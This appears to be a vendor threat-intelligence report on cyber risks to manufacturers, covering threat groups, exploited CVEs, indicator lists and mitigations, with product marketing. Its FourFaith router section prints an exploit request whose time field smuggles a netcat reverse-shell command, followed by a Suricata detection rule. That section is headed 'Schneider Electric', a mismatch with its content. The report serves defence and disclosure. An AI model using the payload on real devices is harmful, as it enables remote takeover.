ARMIS LABS INSIGHTS

Q1, 2025

Early Warning Insights to Protect the Manufacturing Industry

Focus on the Most Critical Risks Before They Impact Your Environment

These insights were created by Armis Labs, a division of Armis. Use of these insights is permitted provided that full attribution and linkback to the report is provided.

Executive Summary

This report acknowledges the significant leap in technology represented by Cyber-Physical Systems (CPS), and the dependencies between IT and OT systems in manufacturing environments. It provides organizations with key insights to proactively address cybersecurity threats and vulnerabilities, and prioritize the mitigation efforts against relevant threat actors.

- For CISOs, the report offers an overview of current risks, widely exploited and emerging vulnerabilities, and early warning alerts to stop attacks before they impact the organization.
- For Vulnerability Management- and broader Security Teams- it offers a practical list of CVEs, TTPs (Tactics, Techniques, and Procedures) and IOCs (Indicators of Compromise) for organizations to address and monitor.

Key Takeaways

Notable Advanced Persistent Threat (APT) groups, including China's Volt Typhoon, have escalated their cyber activities, targeting critical infrastructure and telecommunications systems, posing significant risks to the manufacturing sector.

Ransomware attacks on manufacturers continue to surge, both in frequency and sophistication.

Armis Labs Early Warning Spotlights, such as the cyberattack on Schneider Electric, underscore the critical need for robust cybersecurity measures in manufacturing environments.

Recommendations

CISOs in the manufacturing sector must prioritize the following to strengthen their cybersecurity posture:

- **Comprehensive Asset Inventory Management:** Maintain a real-time, dynamic inventory of all assets and systems to ensure continuous monitoring.
- **Continuous Risk Scoring and Assessment:** Implement ongoing risk evaluation processes to adapt to emerging and evolving threats.
- **Leverage Threat Intelligence:** Utilize platforms and threat feeds that provide insights on emerging threats.
- **Supply Chain Security:** Work closely with vendors and partners to ensure their cybersecurity practices meet industry standards.
- **Incident Response Readiness:** Develop and test robust incident response plans through regular drills.
- **Regular Training and Awareness:** Foster a culture of cybersecurity awareness through frequent training sessions.

Introduction

The manufacturing sector, like many others, is navigating an increasingly complex threat landscape. The integration of Industrial Internet of Things (IIoT) devices has considerably expanded the attack surface, leading to a surge in cyberattacks on manufacturing organizations. Attackers are evolving their tactics, exploiting visibility gaps, and taking advantage of the vastness of CPS environments to maximize disruption.

The following introduction outlines critical attack trends and victim insights, before we dive into specific current and emerging threats.

Ransomware as a Dominant Threat

According to the most recent report covering cyberattacks causing physical consequences, ransomware accounted for 80% of incidents where the attacker was identified. Ransomware attacks on manufacturers have risen significantly, highlighting the sector's vulnerability to such threats.

IT Dependency Drives OT Disruptions

While the manufacturing sector has put greater emphasis on “OT security”, the reality is that the large majority of reported cyber-attacks which caused OT disruptions originated from the IT-side of the house - rarely directly targeting an OT system. The cause for shutting down physical operations was due to dependencies between IT/OT systems or pre-emptively out of an abundance of caution.

Exploitation Remains the Leading Initial Vector into Victims:

There's no shortage of threat vectors that security teams must address, but at the top of everybody's list should be exploits. According to Mandiant's 2024 M-Trends report, which provides insights from the front-lines of breach responses, exploits continue to be the leading vector for how attackers are gaining initial access into victim environments. This can be attributed to at least one of the following:

- **Lack of Visibility:** Vulnerable devices, such as rogue devices, IoT or edge systems, are often unknown or unmonitored by security teams and easy prey for attackers.
- **Inefficient Response:** Known vulnerabilities are left unpatched due to an overwhelming number of new security findings and slow responses to remediate.
- **Zero-Day Exploits:** Attackers capitalize on previously unknown vulnerabilities to bypass defenses.

Persistent Threats from Prior Compromises

Adversaries sometimes maintain access to the victims network from a previous attack. Upon further investigation, we can confirm attackers use the following devices as safe havens for persistence:

- **Legacy and Specialized Devices:** Firewalls, email security gateways, and IoT devices often maintain their default passwords, are unable to support security agents, and lack adequate monitoring.
- **Edge Devices and Zero-Days:** Threat actors use hard-to-detect vulnerabilities in edge systems to maintain access.

Top Advanced Persistent Threat (APT) Groups

APT groups are increasingly targeting the manufacturing sector, employing sophisticated methods to infiltrate systems and disrupt operations. Armis Labs has identified the below APT Groups to watch as they have shown direct interest in the manufacturing industry recently. Our analysis also includes their key tactics and some notable incidents.

Volt Typhoon

Attribution	China
Overview	Primarily targets defense, semiconductors, power infrastructure, automotive, and IT hardware manufacturers, aiming to steal intellectual property, compromise supply chains, and pre-position for future cyber operations. Their tactics focus on stealth, long-term persistence, and living-off-the-land techniques to evade detection in industrial environments.
Key Tactics	Primarily exploiting vulnerabilities within critical infrastructure organizations, with a strong focus on US-based entities. Employs sophisticated infiltration techniques to gather intelligence and then strike.
Notable Incidents	Attacks focused on U.S. critical infrastructure, including energy, telecommunications, and transportation.

LockBit (LockBit 2.0 / 3.0)

Overview	One of the most active ransomware-as-a-service (RaaS) groups. Their leak site regularly lists manufacturing victims.
Key Tactics	Double-extortion, known for customized ransom notes, fast encryption, and "Bug Bounty" programs to refine their code.
Notable Incidents	Multiple publicly disclosed breaches of mid-size and large manufacturers in North America and Europe, resulting in production shutdowns.

BlackCat (ALPHV)

Overview	A relatively newer but highly sophisticated group. Written in Rust for easier obfuscation and cross-platform capabilities
Key Tactics	Double- and triple-extortion, active in data theft prior to encryption, and advanced lateral movement with tools like Cobalt Strike.
Notable Incidents	Known attacks on automotive parts manufacturers and electronics assembly plants in Europe and Asia.

Black Basta

Overview	Emerged in early 2022, quickly became prolific. Has a robust leak site and often tailors extortion pressure to the victim's business criticality.
Key Tactics	Phishing or exploitation of misconfigured Remote Desktop Protocol (RDP) servers for initial access; uses QakBot or IcedID for distribution.
Notable Incidents	Confirmed intrusions at manufacturing facilities in the U.S. and Europe leading to multi-day production halts.

BianLian

Overview	A group that initially focused on double-extortion but started pivoting to data extortion with fewer encryption events.
Key Tactics	Quick pivot to exfiltrate data, sometimes skipping encryption to remain covert.
Notable Incidents	Hit multiple manufacturing sectors, threatening to leak sensitive designs or supplier contracts.

Hive Ransomware

Overview	Active until a major law enforcement operation in early 2023 disrupted their infrastructure. Before the takedown, they frequently targeted healthcare and manufacturing.
Key Tactics	Leveraged RDP compromises and phishing, used various obfuscation techniques, known for particularly aggressive double-extortion demands.
Notable Incidents	At least a few manufacturing companies disclosed attacks prior to the group's disruption.

Cl0p (Clop)

Overview	Known for large-scale attacks via vulnerability exploitation (e.g., MoveIT or Accellion FTA breaches), pivoting to exfiltrate and extort.
Key Tactics	Exploits zero-day or known vulnerabilities in file transfer services used by manufacturing partners.
Notable Incidents	Although not exclusively focused on manufacturing, multiple manufacturers were indirectly impacted via compromised supply chain vendor.

Early Warning Spotlight

Schneider Electric

FourFaith Router Vulnerability

CVE-2024-12856

First Exploit Publish Date
2024-12-21

CISA KEV Date
2025-01-06

3 **Exploit Variations**

Industrial routers form the backbone of modern industrial operations. Their role is pivotal in ensuring smooth, secure, and efficient communication between connected devices in manufacturing environments. Industrial routers often include remote management features, allowing technicians to diagnose and fix connectivity issues without being on-site. A recent cyberattack targeted Schneider Electric's internal project tracking platform, exposing the importance of securing internal systems to prevent unauthorized access and data breaches.

Understanding the Vulnerability

This critical OS command injection vulnerability in FourFaith router models F3x24 and F3x36 allows authenticated attackers to execute arbitrary OS commands via the /apply.cgi endpoint. Exploitation has been observed in the wild, with approximately 15,000 internet-facing devices at risk.

Indicators of Compromise (IoCs) confirmed in the wild

- Communication with a Malicious IP: 178.215.238[.]91
- Proof-of-concept exploit: OS command injection in the adj_time_year parameter when modifying the device's system time via submit_type=adjust_sys_time.
- Identified HTTP header as described below

11%

of all manufacturing organizations are estimated vulnerable to CVE-2024-12856

20+

On average, vulnerable organizations have 20 affected devices

Mitigation and Protection

- Change default credentials immediately.
- Mitigate the risks associated with CVE-2024-12856 by applying firmware updates or patches provided by FourFaith.
- Monitor impacted systems for anomalous behaviours. Use intrusion detection systems (IDS) or Web application firewalls (WAF) to monitor for suspicious activities. Regularly run vulnerability scans to identify and address potential misconfigurations and, unpatched vulnerabilities.

Conclusion

Industrial routers are critical components of industrial networks, acting as a bridge between Operational Technology (OT) environments and the broader internet. Despite their importance, they are often vulnerable due to outdated firmware and weak or default credentials. Failing to address this vulnerability exposes manufacturing organizations to significant threats with potentially severe consequences.

Additional Details

Armis Labs developed Suricata rule and SQL queries to detect exploitation attempts, ensuring visibility into potentially vulnerable hardware and malicious traffic.

HTTP Header

```
POST /apply.cgi HTTP/1.1
Host: 192.168.1.1:90
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0
Safari/537.36
Content-Length: 296
Authorization: Basic YWRtaW46YWRtaW4=
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
adj_time_sec=32&change_action=gozila_cgi&adj_time_
day=27&adj_time_mon=10&adj_time_hour=11&adj_time_ye
ar=%24%28cd+%2Ftmp%2F%3B+mknod+bOY+p%3Bcat+bOY%7
C%2Fbin%2Fsh+-i+2%3E%261%7Cnc+192.168.1.206+127
0+%3EbOY%3B+rm+bOY%3B%29&adj_time_min=35&submit_
button=index&action=Save&submit_type=adjust_sys_time
```

Suricata rule

A Suricata rule is a set of instructions used by Suricata, an open-source network security monitoring tool, to identify and act upon potentially malicious or suspicious network traffic. These rules allow Suricata to analyze captured network packets and determine whether they fit specific patterns that suggest known attacks, intrusions, or anomalies.

```
alert http any any -> any any ( \
msg:"VULNCHECK Four-Faith CVE-2024-12856 Exploit Attempt"; \
flow:to_server; \
http.method; content:"POST"; \
http.uri; content:"/apply.cgi"; startswith; \
http.header_names; content:"Authorization"; \
http.request_body; content:"change_action="; \
content:"adjust_sys_time"; \
pcre:"/adj_time_[^=]+=[a-zA-Z0-9]*[^a-zA-Z0-9=]/"; \
classtype:web-application-attack; \
reference:cve,CVE-2024-12856; \
sid:12700438; rev:1;)
```

High Impact Risks

Armis Labs leverages data from over 5 billion assets through the AI-driven Armis Asset Intelligence Engine, combined with deception technology, incident forensics, reverse engineering, dark web monitoring, and human intelligence. The data we gather helps to identify exploited and emerging CVEs, as well as the dominance and impact of those attacks.

In early 2025 we have identified the following CVEs widely exploited in manufacturing environments, through diverse OT devices and IT systems.

CVE	Title	First Intel Hit	First Hit Date	% Estimated organizations vulnerable to this CVE
CVE-2024-3400	This vulnerability in Palo Alto Networks' PAN-OS, specifically affecting the GlobalProtect portal and gateway interfaces, has been actively exploited by threat groups such as SLIME60 and SLIME61. Targets have included manufacturing industries in Taiwan, Japan, and Saudi Arabia. Exploitation can lead to unauthorized access and potential data exfiltration.	April 9th, 2024	April 12th, 2024	**18%**
CVE-2023-3595, CVE-2023-3596	Reported by Rockwell Automation, these vulnerabilities affect certain communication modules used in industrial control systems. An Advanced Persistent Threat (APT) group developed an exploit capable of taking control of affected devices, potentially leading to operational disruptions in manufacturing environments.	July 12th, 2023	July 12th, 2023	**46%**
CVE-2023-21554	A critical vulnerability in Microsoft Message Queuing services, which has been identified in Mitsubishi Electric's industrial equipment. Exploitation could allow attackers to execute remote code, leading to unauthorized control over manufacturing processes.	April 12th, 2024	April 12th, 2024	**63%**

Emerging Risks

Rockwell Automation has just addressed a series of critical vulnerabilities affecting several of its key products. These flaws have caught the attention of attackers and pose serious risks, including the potential to disrupt industrial control systems (ICS), tamper with manufacturing processes which can lead to safety hazards, or even steal sensitive data.

Among the impacted products are the PowerMonitor 1000 (CISA Advisory: ICSA-24-352-03), FactoryTalk Linx, and Arena simulation software (CISA Advisory: ICSA-24-345-06). Threats range from denial-of-service attacks to remote code execution, allowing hackers to take over devices completely.

28%

of all manufacturing organizations are estimated vulnerable to Rockwell Automation critical vulnerabilities.

22+

On average, vulnerable organizations have 22 affected devices.

If your organization relies on any of these products, it's crucial to apply the latest security updates and mitigations to safeguard your systems and prevent potential attacks.

CVE	Title
CVE-2024-12371	Rockwell PowerMonitor device takeover vulnerability.
CVE-2024-12372	Rockwell PowerMonitor denial-of-service and possible remote code execution vulnerability.
CVE-2024-12373	Rockwell PowerMonitor denial-of-service vulnerability.
CVE-2024-11155	Rockwell Arena Remote code execution.
CVE-2024-11364	Rockwell Arena Remote code execution.

While not actively exploited yet, these other CVEs are also drawing attention from threat actors in manufacturing environments:

CVE	Title	% Estimated organizations vulnerable to this CVE
CVE-2024-48989	This vulnerability affects Bosch Rexroth's IndraDrive equipment, commonly used in manufacturing. Exploitation can result in denial-of-service attacks, disrupting industrial operations.	**Emerging Threat**
CVE-2024-47131, CVE-2024-39605, CVE-2024-39354	These vulnerabilities in Delta Electronics' DIAScreen equipment pose risks of remote code execution. Attackers can exploit these flaws to execute arbitrary code, potentially compromising manufacturing systems.	**Emerging Threat**

67%

A report analyzing 5,000 manufacturing companies found that 67% had at least one vulnerability from the Cybersecurity and Infrastructure Security Agency's (CISA) Known Exploited Vulnerabilities (KEV) Catalog, indicating widespread exposure to known threats.

Indicators of Compromise - Detection

Below are some concrete Indicators of Compromise (IOCs) and detection strategies. Security professionals can use these IOCs and behaviors to identify the presence of threats in their manufacturing environments.

Domain and Networking IOCs:

IPv4 144.217.158.133

IPv4 91.92.245.39

IPv4 167.114.27.228

IPv4 188.166.3.116

IPv4 208.115.208.118

IPv4 208.91.198.96

IPv4 49.12.110.250

IPv4 91.92.242.68

IPv4 91.92.244.131

IPv4 91.92.253.66

IPv4 94.156.71.208

IPv4 94.46.246.46

http://orderconfirmation.dgpropertyconsultants.buzz/

https://9qe.daginvusc.com/miUxeH/

https://asdrfghjk3wr4e5yr6uyjhgb.mhp-hotels.buzz/?Nhv3zM=xI7Kyf

https://docs.doc2rprevn.buzz/?username=

https://docusharepoint.fundament-advisory.buzz/?3aGw=Nl9

https://espersonal.org/doc0024/index.php?submissionGuid=6e59d483-9dc2-48f8-ad5a-c2d2ec8f4569

https://espersonal.org/doc0024/index.php?submissionGuid=96a9b82a-55d3-402d-9af4-c2c5361daf5c

https://orderconfirmating.symmetric.buzz/?df=ZUvkMN&submissionGuid=e06a1f83-c24e-4106-b415-d2f43a06a048

https://orderspecification.tekfenconstruction.buzz/?6BI=AmaPH&submissionGuid=e2ce33ea-ee47-4829-882c-592217dea521

https://purchaseorder.europeanfreightleaders.buzz/?Mt=zqoE&submissionGuid=476f32d0-e667-4a18-830b-f57a2b401fc3

https://purchaseorder.vermeernigeria.buzz/?cKg=C3&submissionGuid=4631b0c9-5e10-4d81-b1d6-4d01045907e7

https://technicaldevelopment.industrialization.buzz/?o0B=RLNT

https://technicaldevelopment.rljaccommodationstrust.buzz/?WKg=2Ljv8

https://vigaspino.com/2doc5/index.php?submissionGuid=093410a5-c228-4ddf-890c-861cdc6fe5d8

https://vigaspino.com/2doc5/index.php?submissionGuid=1d51a08d-cf55-4146-8b5b-22caa765ac85

https://vomc.qeanonsop.xyz/?hh5=IY&username=ian@deloitte.es

https://wr43wer3ee.cyptech.com.au/oeeo4/ewi9ew/mnph_term=?/&submissionGuid=50aa078a-fb48-4fec-86df-29f40a680602

File and Path IOCs:

FileHash-MD5 fcaff35c15872a69c6757196acd79173

FileHash-SHA256 b2ca9c6859598255cd92700de1c217a595adb93093a43995c8bb7af94974f067

FileHash-SHA256 deff0a6fbf88428ddef2ee3c4d857697d341c35110e4c1208717d9cce1897a21

FileHash-SHA256 f3f0bf362f7313d87fcfefcd6a80ab0f18bc6c5517d047be186f7b81a979ff91

Conclusion and Best Practices

Securing a manufacturing environment is particularly difficult due to a combination of legacy systems, IT-OT convergence, evolving threat landscapes, and operational constraints. For CISO's, mitigating risks in such an environment requires a security solution that provides complete visibility into all IT, OT, and IoT assets, continuously monitors for threats, and enforces security without disrupting operations.

This demands a shift from reactive defenses to proactive strategies that prioritize operational uptime and safety:

1. You can "secure" your OT environment and not be operationally resilient. The convergence of IT and OT, requires a holistic awareness of the attack surface and a thorough understanding of the critical dependencies between your IT and OT systems supporting the safety and reliability of operations.

2. Prioritize defenses against ransomware by focusing on endpoint detection, segmentation of critical systems, and backup strategies to enable rapid recovery without paying ransoms.

3. Strengthen vulnerability management by investing in comprehensive asset discovery which applies both business and threat context, and automates the prioritization and remediation process.

4. Ensure a secure remote access solution is in place to facilitate collaboration with third-party service providers, while mitigating the risks of unauthorized access.

5. Conduct Immediate Security Audits by identifying and remediating vulnerabilities in internal systems and IIoT devices.

6. Leverage Threat Intelligence by utilizing platforms that provide early warnings on emerging threats, such as Armis.

7. Collaborate with industry bodies and participate in information sharing initiatives to stay informed on best practices and new risks.

8. Ensure visibility and effective threat monitoring to include IoT, legacy systems, and specialized devices.

9. Adopt Advanced Threat Detection Tools and implement systems to identify IoCs and potential exploits proactively. Implement enhanced monitoring solutions and focus on threat hunting in areas where attackers are likely to evade detection, such as edge systems and hard-to-scan appliances.

Addressing Compliance

Maintaining compliance in the manufacturing industry presents a range of significant challenges. Manufacturers must address evolving cybersecurity threats while adhering to stringent regulations and standards such as ISO 27001 and NIST. Legacy OT systems often lack the necessary built-in security features, making it difficult to integrate modern compliance measures without disrupting operations. Additionally, the rapid adoption of digitalized industrial processes introduces new vulnerabilities, requiring proactive risk management and continuous monitoring. Balancing the need for operational efficiency, regulatory compliance, and robust security in such a dynamic environment demands substantial resources and expertise.

Understand the Applicable Regulations

Start by identifying the regulations and standards relevant to your industry. Some widely recognized frameworks include:

- **NERC CIP (for Energy):** Ensures the security of critical infrastructure within the electric grid.
- **IEC 62443:** A set of international cybersecurity standards for automation and industrial control systems.
- **NIST SP 800-82:** Provides guidance on securing Industrial Control Systems (ICS).
- **GDPR (Data Protection) and HIPAA (Health IT)** if sensitive customer or health-related information is handled.

Conduct a Compliance Gap Assessment

Evaluate your current OT systems to identify gaps between your operations and compliance standards. Key areas to review include:

- Cybersecurity standards in place for OT networks and devices.
- Vulnerability and patch management practices.
- Access control policies for personnel and 3rd-party vendors.
- Incident response readiness.

Secure Legacy Systems

Legacy systems in OT environments often lack modern security functionalities. To address this:

- Introduce compensating controls such as network segmentation to isolate legacy devices.
- Regularly update or patch systems, where possible, to mitigate vulnerabilities.

Establish Clear Policies and Training Programs

Develop policies that outline the security practices and procedures necessary to maintain compliance. Operational teams might have limited understanding of cybersecurity requirements for training employees—including operators and maintenance teams—is equally important to reduce risks caused by human error. Key training themes include:

- Identifying phishing attempts or social engineering schemes.
- Updating software or hardware without disrupting OT operations.
- Responding to cybersecurity incidents or breaches.

Collaborate Across IT and OT Teams

Compliance often requires coordination between IT and OT teams, especially in modern industrial networks where both environments intersect. Regular meetings and shared platforms for collaboration can help align goals and ensure sustained compliance efforts.

Develop a Comprehensive Incident Response Plan

Being compliant also means knowing how to respond effectively when issues arise. Create an OT-specific response plan that identifies roles and responsibilities in case of cyber incidents. Ensure quick communication between teams and stakeholders, and document recovery strategies post-incident.

What Should You Be Looking For?

When selecting an OT security solution, it's essential to recognize that OT can no longer operate in isolation. Modern OT networks are interconnected with IT, IoT, and IoMT assets, requiring an integrated, end-to-end platform to effectively address their complexities. Here are the key considerations to guide your decision:

Does it provide complete visibility and deep situational awareness?

In today's threat landscape, many cyber-attacks originate in IT environments and move laterally into OT infrastructure. A unified view of IT and OT systems is crucial for detecting and neutralizing threats before they cause damage. Look for a solution that offers both active and passive tracking of every asset in your network to ensure comprehensive visibility and safety.

Can you control how you gather asset information?

Relying solely on passive data collection is no longer sufficient, as many dormant assets do not communicate over networks. Solutions must include safe active scanning capabilities, allowing you to gather real-time asset information without disrupting operations. This level of control ensures timely threat identification and mitigation.

Is it scalable for expansion and innovation?

OT environments are constantly evolving as new devices are introduced and digitization progresses. Static security solutions often struggle to adapt, requiring frequent updates or replacements. Choose a solution that can scale easily, support business growth, and integrate with your existing security stack.

Does it provide Secure Remote Access?

Modern manufacturing environments rely on secure remote access for operational efficiency. A robust solution should ensure remote access with multi-factor authentication (MFA), single sign-on (SSO), 'just-in-time' access, and encrypted communication. These features enable safe collaboration with third-party service providers and prevent unauthorized access.

Does it prioritize proactive threat detection?

Proactive threat detection is essential to safeguarding OT environments. By identifying and addressing vulnerabilities early, organizations can prevent breaches and ensure continuous operational efficiency. A strong detection mechanism helps maintain system integrity and reduces time and resources spent on recovery, ultimately protecting your manufacturing processes and assets.

Does it help meet compliance and security frameworks?

Organizations in critical infrastructure sectors—such as government, water, energy, manufacturing, and transportation—must comply with strict regulatory standards. Your OT security solution should align with frameworks like NIST, NERC, ISO 27001, ISA 62443, CIS Controls, and MITRE ATT&CK for ICS, ensuring compliance while strengthening your security posture.

Does it include advanced detection capabilities?

An effective OT security solution should leverage both anomaly-based and policy-based detection methods to enhance your defense against evolving threats. Solutions like the Armis Asset Intelligence Engine, which creates dynamic baselines of expected behavior, offer better protection than static or siloed systems. These advanced capabilities are vital for monitoring the full attack surface and responding proactively to threats.

Can it secure IT and OT environments on one platform?

Most OT cyber-attacks start within IT networks, requiring a solution that integrates both IT and OT security. While IT solutions may be tempting, they often fall short in protecting OT environments. An integrated platform is critical for defending against both external attackers and insider threats.

Investing in a comprehensive security solution is not just a good business decision—it's essential to protect your organization from today's increasingly sophisticated cyber threats. By addressing these considerations, you can ensure a secure, scalable, and efficient OT environment that stays future-ready.

About Armis Centrix™

Armis Centrix™, the Armis Cyber Exposure Management & Security Platform, is our seamless, frictionless, cloud-based platform that proactively identifies and mitigates all cyber asset risks, remediates security findings and vulnerabilities, and protects your entire attack surface.

Armis Centrix™ protects all verticals and industries including Manufacturing, Transportation, Health and Medical, Federal, National, State and Local Governments, Critical Infrastructure, Higher Education, Financial Services, Retail, Telecommunications and Media, Information Technology, and many more.

Armis Centrix™ for Early Warning

Though your organization may have taken a proactive approach to managing vulnerabilities, your teams are likely overwhelmed by the millions of alerts coming from new security tools, and may struggle to automate prioritization based on context and risks specific to their environment.

To combat this, Armis Centrix™ for Early Warning combines **asset intelligence** with **vulnerability intelligence**.

Asset intelligence provides a complete inventory of the manufacturing industry internal environment, like a detailed map of the attack surface across all Armis customers in the industry. Our vulnerability intelligence uses state of the art techniques to see what vulnerabilities and TTPs threat actors are using in the wild or about to weaponize.

Combining these methods allows CISOs to:

Prioritize vulnerabilities

Focus on those posing the greatest risk to your specific attack surface.

Reduce alert fatigue

Address the most critical alerts based on potential impact.

Optimize resources

Protect the most valuable and vulnerable assets.

Proactively mitigate risks

Anticipate and defend against attacks based on attacker behavior and known vulnerabilities.

Asset intelligence shows you "what needs protecting," while vulnerability intelligence reveals "what's coming to attack it." This empowers proactive, risk-based cybersecurity.

Early Warning empowers you with actionable intelligence before an attack is launched and before your organization is impacted.

Early warning vulnerability intelligence can detect and neutralize malicious actions in your environment before they are exploited. Having robust visibility, protection, and alerts management in place can provide an effective threat forecast and a realistic picture of where to focus your efforts.

For this report, Armis Labs put together a selection of specific manufacturing Early Warning Spotlights based on a rigorous assessment that goes beyond just vulnerability prioritization. Factors considered include:

Threat Actors Intent: The motivation of threat actors to focus on the relevant vulnerability or access.


Exploit Maturity: Prioritizing vulnerabilities with known functional exploits available in the wild, indicating immediate and significant risk.

Impact Severity: Focusing on risks that could lead to critical impacts like remote code execution, data breaches, or system compromise.

Asset Criticality: Evaluating the potential impact on critical systems and infrastructure within your organization.

Vulnerability Prevalence: Considering how widespread the vulnerability is within your environment, prioritizing those affecting a larger number of assets.

Mitigation Availability: Assessing the availability of patches, workarounds, or mitigation strategies to address the vulnerabilities effectively.



Ordinary security goes to work when an attack is launched. Armis Labs early warning intelligence finds potential threats before they are ever launched and before your environment is ever impacted. In many cases, months early.

This multi-faceted approach ensures that the "spotlight" shines on the most urgent and impactful threats, enabling efficient resource allocation and maximized risk reduction. This targeted "spotlight" strategy allows for:

Rapid Response: Concentrated efforts on patching or mitigating these 3 vulnerabilities minimizes your attack surface against active threats.

Resource Optimization: Devoting resources to validated, high-impact threats avoids spreading your security team too thin.

Reduced Dwell Time: Faster patching cycles for critical vulnerabilities limit the window of opportunity for attackers.

Improved Communication: A concise spotlight facilitates clear communication to stakeholders about imminent threats and remediation efforts.

Data-Driven Defense: This process leverages early warning security intelligence to guide security decisions, enhancing your overall security posture.

By focusing on high-confidence early warnings of in-the-wild exploits, you're prioritizing the most critical threats to your organization.

About Armis Labs

Armis Labs, a division of Armis, is a team of seasoned security professionals dedicated to staying ahead of the ever-evolving cybersecurity landscape. With a deep understanding of emerging threats and cutting-edge methodologies, Armis Labs empowers organizations with unparalleled visibility and expertise to protect against the threats that matter most, right now.

At the heart of Armis Labs lies a formidable research powerhouse, where experts investigate the latest trends and tactics employed by cyber adversaries. Armed with access to over 5 billion profiled assets and state-of-the-art tools and methodologies, the team at Armis Labs conducts in-depth analyses of evolving threats both in the pre-emergence stage and "in the wild" stage of an attack.

+5 Billion

Core to Armis Labs is our Asset Intelligence Engine. It is a giant, crowdsourced, cloud-based knowledge base—the largest in the world, tracking over five billion assets—and growing. It powers Armis Labs with unique, actionable cyber intelligence to detect and address real-time threats across the entire attack surface.

Armis Labs security practitioners are utilizing cutting edge tools that include deception technology, incident forensics, reverse engineering, dark web monitoring, and human intelligence to proactively identify and mitigate threats before they manifest. Leveraging advanced AI/ML technologies, Armis Labs' proactive threat detection capabilities enable organizations to stay one step ahead of cyber adversaries, minimizing the risk of potential breaches while stopping potential damage before it occurs.

Armis Labs is dedicated to providing organizations with the tools and expertise they need to defend against the threats that matter most, right now. With comprehensive threat intelligence, proactive threat detection capabilities, and seamless integration into existing security workflows, Armis Labs empowers organizations to stay ahead of cyber adversaries and protect their most critical assets.

Armis, the cyber exposure management & security company, protects the entire attack surface and manages an organization's cyber risk exposure in real time.

In a rapidly evolving, perimeter-less world, Armis ensures that organizations continuously see, protect and manage all critical assets - from the ground to the cloud. Armis secures Fortune 100, 200 and 500 companies as well as national governments, state and local entities to help keep critical infrastructure, economies and society stay safe and secure 24/7.

Armis is a privately held company headquartered in California.

1.888.452.4011

Website
Platform
Industries
Solutions
Resources
Blog

Try Armis
Demo
Free Trial